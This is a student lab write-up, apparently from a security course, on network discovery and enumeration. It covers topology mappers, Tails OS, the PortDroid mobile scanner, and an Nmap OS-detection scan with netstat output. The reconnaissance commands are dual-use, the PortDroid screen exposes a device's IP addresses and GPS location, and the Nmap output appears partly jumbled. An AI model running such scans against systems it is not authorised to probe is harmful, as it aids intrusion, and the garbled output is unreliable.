


Practical No: 2

A. Perform Network Discovery using the following tools:

i. Solar Wind Network Topology Mapper

SolarWinds Network Topology Mapper (NTM) shows nodes on your network, indicates and updates status both for the nodes and the network connections between them in interrelated, scalable maps with customizable icons.




After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.

ii. Network View


Network View is a network visualization tool that aims to provide a simple interface for the complex function involved in the discovery and monitoring of multi-vendor IP networks. With Network View you can get a quick overview of your network, whether it is a small office or a corporate network. Version 3 adds functionalities oriented to network management tasks. Network View uses multiple methods such as ICMP, MDNS, SSDP, DNS,

NetBIOS, SNMP MIB-2, Bridge MIB, LLDP, CPD and proprietary MIB's to discover devices and generates a graphical representation of your network. Network View generates views of both logical and physical network structure. Virtual structure representation is also displayed for wireless systems (Cisco, Aruba/Alcatel-Lucent and Fortinet).


1. Open Network View




2. Enter map information and select start and end addresses



3. Wait for Scan to Complete




4. A map of the network is created




iii. LAN State Pro

LAN State is a simple network topology mapping, host monitoring, and management program. Monitor the service availability. Manage servers, computers, switches, and other devices easier using the graphic map. Access devices' properties, RDP, web UI faster.


1. Click on create a new Map and select Scan IP Addresses click next.




2. Specify Address range and click next




3. Specify scanning methods and parameters.



4. The host search begins



5. A Map of Local Area Network (LAN) will be created.



B. Use the following censorship circumvention tools:**i. Tails OS**

Tails OS is used by journalists, activists, and others to keep their digital activity safe and anonymous. Learn about the operating system and how to source it safely. Tails, which stands for The Amnesic Incognito Live System, is an open-source, security and privacy-focused operating system.



C. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

1. Port Droid Tool

PortDroid

PortDroid is a collection of useful network analysis tools. To begin select a tool to use from the list below or open the navigation drawer

Device Info

Active Connection: Mobile (rmnet_data0) | IP: 192.0.0.2 | IPv6: 2409:4080:314:e85d:c10:aaeb:2136:9363 | VPN Active: No | HTTP Proxy: N/A | Private DNS Active: No | Rooted: No | Device: samsung SM-A235F | Android Version: 14 (SDK 34)

External Network

External IP: 49.32.192.180 | External IPv6: 2409:4080:314:e85d:c10:aaeb:2136:9363 | ISP: Reliance Jio Infocomm Ltd | IP Location (GPS): 19.0748,72.8856 | IP Location (Address): Mumbai, Maharashtra, India

PortDroid


PortDroid, Device Info, Local Network, Port Scanner, Multi-IP Port Scanner, WiFi Analyzer, Traceroute, Ping

DNS Lookup


Hostname: youtube.com

A: 142.251.42.78
AAAA: 2404:6800:4009:831::200e
CAA: 0 issue "pki.goog"
HTTPS: 1.
MX: 0 smtp.google.com.
NS: ns1.google.com.
NS: ns2.google.com.
NS: ns3.google.com.
NS: ns4.google.com.
SOA: ns1.google.com. dns-admin.google.com. 716596364 900 900 1800 60
TXT: facebook-domain-verification=64jdes7le4h7e7lfpi22rijygx58j1
TXT: google-site-verification=QtQWEwHWM8tHiJ4s-JWzEqrD_fF3iuPnpzNDH-Nw-w
TXT: v=spf1 include:google.com mx -all

2. Fing Tool



3. Network Scanner Tool



Practical No: 3

A. Perform Enumeration using the following tools:



i. Nmap

NMAP, as we know, is a powerful networking tool which supports many features and commands. Operating System detection capability allows to send TCP and UDP packet and observe the response from the targeted host. A detailed assessment of this response brings some clues regarding nature of an operating system disclosing the type an OS.

To perform OS detection with Nmap perform the following:

`nmap -O <ip address>`

```
(kali㉿kali)-[~] 
└─$ nmap -O 192.168.32.216
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-18 06:35 EST (main)
Nmap scan report for 192.168.32.216
Host is up (0.0017s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
About 10.1% done; ETC: 08:27 (3:00:54 remaining)
192.168.32.216 closed/filtered hosts completed (0 up), 64 undergoing SYN Stealth Scan
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.47 seconds 1m SYN Stealth Scan
```




ii. NetBIOS Enumeration Tool

NetBIOS stands for Network Basic Input Output System. It Allows computer communication over a LAN and allows them to share files and printers. NetBIOS names are used to identify network devices over TCP/IP (Windows).

```
[kali㉿kali]:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:postgresql      0.0.0.0:*              LISTEN
tcp        0      0 localhost:5432          0.0.0.0:*              LISTEN
tcp        0      0 192.168.85.129:32996    34.107.243.93:https   ESTABLISHED
tcp6       0      0 localhost:postgresql      [::]:*                LISTEN
tcp6       0      0 localhost:5432          [::]:*                LISTEN
tcp6       0      0 localhost:50000          localhost:postgresql  ESTABLISHED
tcp6       0      0 localhost:postgresql      localhost:50000      ESTABLISHED
tcp6       0      0 localhost:33466          localhost:postgresql  ESTABLISHED
tcp6       0      0 localhost:postgresql      localhost:33466      ESTABLISHED
raw        0      0 0.0.0.0:255            0.0.0.0:*              ESTABLISHED
raw        0      0 0.0.0.0:255            0.0.0.0:*              ESTABLISHED
raw        0      0 0.0.0.0:255            0.0.0.0:*              ESTABLISHED
raw6       0      0 [::]:ipv6-icmp        [::]:*                LISTEN
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State      I-Node Path
unix  3      [ ]     STREAM   CONNECTED  11651  /run/user/1000/bus
unix  3      [ ]     STREAM   CONNECTED  11631  /run/user/1000/at-spi/bus_0
unix  3      [ ]     STREAM   CONNECTED  11541
unix  3      [ ]     STREAM   CONNECTED  8222
unix  3      [ ]     STREAM   CONNECTED  10622
unix  3      [ ]     STREAM   CONNECTED  4969
unix  2      [ ]     DGRAM    CONNECTED  7312
unix  3      [ ]     SEQPACKET  CONNECTED  134189
unix  3      [ ]     STREAM   CONNECTED  127026
unix  3      [ ]     STREAM   CONNECTED  124019  /run/user/1000/at-spi/bus_0
unix  3      [ ]     STREAM   CONNECTED  121850
unix  3      [ ]     STREAM   CONNECTED  8821
unix  3      [ ]     STREAM   CONNECTED  10699
unix  3      [ ]     STREAM   CONNECTED  11633
unix  3      [ ]     STREAM   CONNECTED  10614  /run/systemd/journal/stdout
unix  3      [ ]     STREAM   CONNECTED  6984   /run/dbus/system_bus_socket
unix  3      [ ]     STREAM   CONNECTED  7208
unix  3      [ ]     SEQPACKET  CONNECTED  122231
unix  3      [ ]     STREAM   CONNECTED  11720  @/tmp/.X11-unix/X0
unix  3      [ ]     STREAM   CONNECTED  8109
unix  3      [ ]     STREAM   CONNECTED  11591  @/tmp/.X11-unix/X0
unix  3      [ ]     STREAM   CONNECTED  6847   /run/systemd/journal/stdout
